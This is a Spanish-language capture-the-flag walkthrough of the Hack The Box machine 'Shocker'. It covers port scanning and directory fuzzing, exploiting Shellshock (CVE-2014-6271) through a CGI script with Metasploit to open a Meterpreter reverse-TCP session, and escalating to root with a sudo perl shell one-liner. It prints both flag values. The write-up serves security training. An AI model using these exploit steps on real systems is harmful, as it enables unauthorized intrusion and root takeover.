
9-Shocker



realizamos el ping para saber que la máquina esta activa y podemos ver que tenemos una máquina Linux

```
└─ [★]$ ping -c3 10.129.25.197
PING 10.129.25.197 (10.129.25.197) 56(84) bytes of data.
64 bytes from 10.129.25.197: icmp_seq=1 ttl=63 time=7.53 ms
64 bytes from 10.129.25.197: icmp_seq=2 ttl=63 time=6.67 ms
64 bytes from 10.129.25.197: icmp_seq=3 ttl=63 time=6.81 ms

--- 10.129.25.197 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 6.674/7.005/7.532/0.376 ms
```

realizamos el escaneo de los puertos de red, y encontramos dos puertos abiertos los cuales son el 80 y el 2222.

```
└─ [★]$ nmap -p- --open -sS -sCV -Pn -T5 10.129.25.197
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-27 16:16 CDT
Nmap scan report for 10.129.25.197
Host is up (0.0072s latency).
Not shown: 65532 closed tcp ports (reset), 1 filtered tcp port (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.94 seconds
```


navegamos a la pagina y solo encontramos una imagen

revisamos el codigo fuente de la pagina

realizamos un fuzzing a los directorios de la web y encontramos una ruta llamada cgi-bin

```
└─ [★]$ dirb http://10.129.25.197/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Apr 27 16:41:47 2026
URL_BASE: http://10.129.25.197/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.129.25.197/ ----
+ http://10.129.25.197/cgi-bin/ (CODE:403|SIZE:296)
+ http://10.129.25.197/index.html (CODE:200|SIZE:137)
+ http://10.129.25.197/server-status (CODE:403|SIZE:301)

-----------------
END_TIME: Mon Apr 27 16:42:20 2026
DOWNLOADED: 4612 - FOUND: 3
```

navegamos a la ruta pero no tenemos permisos sobre esta



le realizamos un fuzzing a esta dirección web pero con la herramieta dirb no hallamos

```
└─ [★]$ dirb http://10.129.25.197/cgi.bin

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Apr 27 17:09:01 2026
URL_BASE: http://10.129.25.197/cgi.bin/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.129.25.197/cgi.bin/ ----

-----------------
END_TIME: Mon Apr 27 17:09:35 2026
DOWNLOADED: 4612 - FOUND: 0
```

realizamos el fuzzing web nuevamente con la herramienta gobuster y encontramos una ruta dentro

```
└─ [★]$ gobuster dir -u "http://10.129.25.197/cgi-bin/" -w /usr/share/dirbuster/wordl
ists/directory-list-2.3-medium.txt -x php,sh,py
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.25.197/cgi-bin/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.t
xt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              sh,py,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/user.sh              (Status: 200) [Size: 119]
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================
```

navegamos a la ruta encontrada

```
Not Secure  http://10.129.25.197/cgi-bin/user.sh
HTB Labs  HTB Certifications  HTB Academy  CTF Platform  Help Center  HTB Blog

Content-Type: text/plain

Just an uptime test script

 18:11:34 up  1:00,  0 users,  load average: 0.13, 0.03, 0.01
```

una vulnerabilidad que afecta al directotio cgi-bin es conocida como shellshock

El **CVE-2014-6271**, conocido mundialmente como **Shellshock** (o Bashdoor), es una vulnerabilidad crítica de **ejecución remota de código (RCE)** en el intérprete de comandos **GNU Bash**.

Aquí te explico qué hace exactamente:

1. **El Mecanismo de Fallo:** Bash, al procesar variables de entorno, ejecuta erroneamente cualquier texto que siga a una definición de función. En versiones anteriores a la 4.3, si un atacante inyecta una variable de entorno que parece una función de Bash pero incluye comandos adicionales al final, el sistema ejecutará esos comandos arbitrarios.
2. **El Impacto:** Permite a atacantes remotos ejecutar **código arbitrario** en servidores vulnerables con los mismos privilegios que el servicio afectado (a menudo `root` o `www-data`).

iniciamos metasploit

```
└─ [★]$ msfconsole
Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.
```

y vamos a utilizar el siguiente modulo para saber si a web es vulnerable

```
auxiliary/scanner/http/apache_mod_cgi_bash_env
```

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/http/apache_mod_cgi_bash_env
```

listamos las opciones

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/apache_mod_cgi_bash_env) >> show options

Module options (auxiliary/scanner/http/apache_mod_cgi_bash_env):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CMD        /usr/bin/id      yes       Command to run (absolute paths required)
   CVE        CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-627
                                         1, CVE-2014-6278)
   HEADER     User-Agent       yes       HTTP header to use
   METHOD     GET              yes       HTTP method to use
   Proxies                     no        A proxy chain of format type:host:port[,type
                                         :host:port][...]. Supported proxies: socks4,
                                          socks5, sapni, socks5h, http
   RHOSTS                      yes       The target host(s), see https://docs.metaspl
                                         oit.com/docs/using-metasploit/basics/using-m
                                         etasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                   yes       Path to CGI script
   THREADS    1                yes       The number of concurrent threads (max one pe
                                         r host)
   VHOST                       no        HTTP server virtual host


View the full module info with the info, or info -d command.
```

configuramos las opciones como el rhost y la ruta de la web que puede ser vulnerable

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/apache_mod_cgi_bash_env) >> set RHOSTS 10.129.25.197
RHOSTS => 10.129.25.197
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/apache_mod_cgi_bash_env) >> set TARGETURI /cgi-bin/user.sh
TARGETURI => /cgi-bin/user.sh
```


damos check para validar si es vulnerable

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/apache_mod_cgi_bash_env) >> check
[+] 10.129.25.197:80 - The target is vulnerable.
```

lo ejecutamos y nos muestra un usuario llamado shelly

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/apache_mod_cgi_bash_env) >> run
[+] uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin
),116(sambashare)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/apache_mod_cgi_bash_env) >>
```

esto lo podemos validar también con la herramienta burp suite, ya que esta vulnerabilidad afecta el envio de comandos en la cabecera User-Agent, en la cual se pueden enviar comandos, en este caso validamos el usuario encontrado



para la explotación de la vulnerabilidad vamos a utilizar este moduloel cual nos permite obtener una sesión

```
exploit/multi/http/apache_mod_cgi_bash_env_exec
```

```
[msf](Jobs:0 Agents:0) >> use exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
```

listamos las opciones

```
[msf](Jobs:0 Agents:0) exploit(multi/http/apache_mod_cgi_bash_env_exec) >> show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   CMD_MAX_LENGTH 2048             yes       CMD max line length
   CVE            CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER         User-Agent       yes       HTTP header to use
   METHOD         GET              yes       HTTP method to use
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][...]. Suppo
                                             rted proxies: socks4, socks5, sapni, socks5h, http
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-meta
                                             sploit/basics/using-metasploit.html
   RPATH          /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT          80               yes       The target port (TCP)
   SSL            false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                         no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI                       yes       Path to CGI script
   TIMEOUT        5                yes       HTTP read response timeout (seconds)
   URIPATH                         no        The URI to use for this exploit (default is random)
   VHOST                           no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address
                                       on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.
Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  85.9.193.81      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.
```

y configuramos algunas opciones como el rhost que es la ip de nuestro objetivo, la ruta vulnerable de la web y un servicio de escucha en nuestra maquina local

```
[msf](Jobs:0 Agents:0) exploit(multi/http/apache_mod_cgi_bash_env_exec) >> set RHOSTS 10.129.25.197
RHOSTS => 10.129.25.197
[msf](Jobs:0 Agents:0) exploit(multi/http/apache_mod_cgi_bash_env_exec) >> set TARGETURI /cgi-bin/user.sh
TARGETURI => /cgi-bin/user.sh
[msf](Jobs:0 Agents:0) exploit(multi/http/apache_mod_cgi_bash_env_exec) >> set LHOST 10.10.15.151
LHOST => 10.10.15.151
```

o ejecutamos y podemos ver que se nos genera una sesión meterpreter

```
[msf](Jobs:0 Agents:0) exploit(multi/http/apache_mod_cgi_bash_env_exec) >> run
[*] Started reverse TCP handler on 10.10.15.151:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Sending stage (1062760 bytes) to 10.129.25.197
[*] Meterpreter session 1 opened (10.10.15.151:4444 -> 10.129.25.197:42134) at 2026-04-27 17:35:56 -0500

(Meterpreter 1)(/usr/lib/cgi-bin) >
```

verificamos a que usuario ganamos acceso

```
(Meterpreter 1)(/usr/lib/cgi-bin) > getuid
Server username: shelly
```

iniciamos una shell

```
(Meterpreter 1)(/usr/lib/cgi-bin) > shell
Process 1595 created.
Channel 1 created.
```

le damos tratamiento a la terminal que acabamos de iniciar

```
/bin/bash -i
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
shelly@Shocker:/usr/lib/cgi-bin$ export TERM=xterm
export TERM=xterm
shelly@Shocker:/usr/lib/cgi-bin$ export BASH=bash
export BASH=bash
shelly@Shocker:/usr/lib/cgi-bin$
```

nos movemos al directorio raiz

```
shelly@Shocker:/usr/lib/cgi-bin$ ls
ls
user.sh
shelly@Shocker:/usr/lib/cgi-bin$ cd /
cd /
shelly@Shocker:/$ ls
ls
bin   etc         lib         media  proc  sbin  sys  var
boot  home        lib64       mnt    root  snap  tmp  vmlinuz
dev   initrd.img  lost+found  opt    run   srv   usr
```

navegamos hasta el directorio del usuario shelly

```
shelly@Shocker:/$ cd home
cd home
shelly@Shocker:/home$ ls
ls
shelly
shelly@Shocker:/home$ cd shelly
cd shelly
shelly@Shocker:~$ ls
ls
user.txt
```

y en el encontramos la primera bandera

```
shelly@Shocker:~$ cat user.txt
cat user.txt
f20f4ea38fd71accde8beff6bebefe2b
```

para escalar privilegios buscamos los binarios que nos permitan realizar esta acción con el siguiente comando

```
shelly@Shocker:~$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/newgrp
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/newuidmap
/bin/ping6
/bin/su
/bin/fusermount
/bin/ntfs-3g
/bin/umount
/bin/ping
/bin/mount
```

vemos e la lista anterior que tenemos el binario sudo, asi que podemos realizar la siguiente acción para saber que comandos el usuario shelly puede ejecutar con permisos de root

```
shelly@Shocker:~$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
```

encontramos que podemos ejecutar el comando perl como root asi que validamos en GTFObins como ejecutar este comando para ganar acceso al usuaio root

.. / perl

Sponsor | Fork | Star 12,972

Shell | Reverse shell | File read | Upload | Download

Shell

This executable can spawn an interactive system shell.

(a) Unprivileged | Sudo | Capabilities

This function is performed by the privileged user if executed via `sudo` because the acquired privileges are not dropped.

Remarks

If there are environment variables involved, they must be passed via `sudo VAR=value ...` or exported then `sudo -E ...`.

```
perl -e 'exec "/bin/sh"'
```

ejecutamos el comando con sudo al principio para darle los permisos necesarios y vemoos que el simbolo de usuario cambia

```
shelly@Shocker:~$ sudo perl -e 'exec "/bin/sh"'
sudo perl -e 'exec "/bin/sh"'
#
```

verificamos que usuarios omos y logramos escalar al usuario root

```
# whoami
whoami
root
```

nos movemos a la raiz

```
# cd /
cd /
# ls
ls
bin   etc         lib         media  proc  sbin  sys  var
boot  home        lib64       mnt    root  snap  tmp  vmlinuz
dev   initrd.img  lost+found  opt    run   srv   usr
```

y entramos al directorio root donde encontramos la segunda bandera

```
# cd root
cd root
# ls
ls
root.txt
# cat root.txt
cat root.txt
40a0ec008f380ec433bcac78985c8f52
```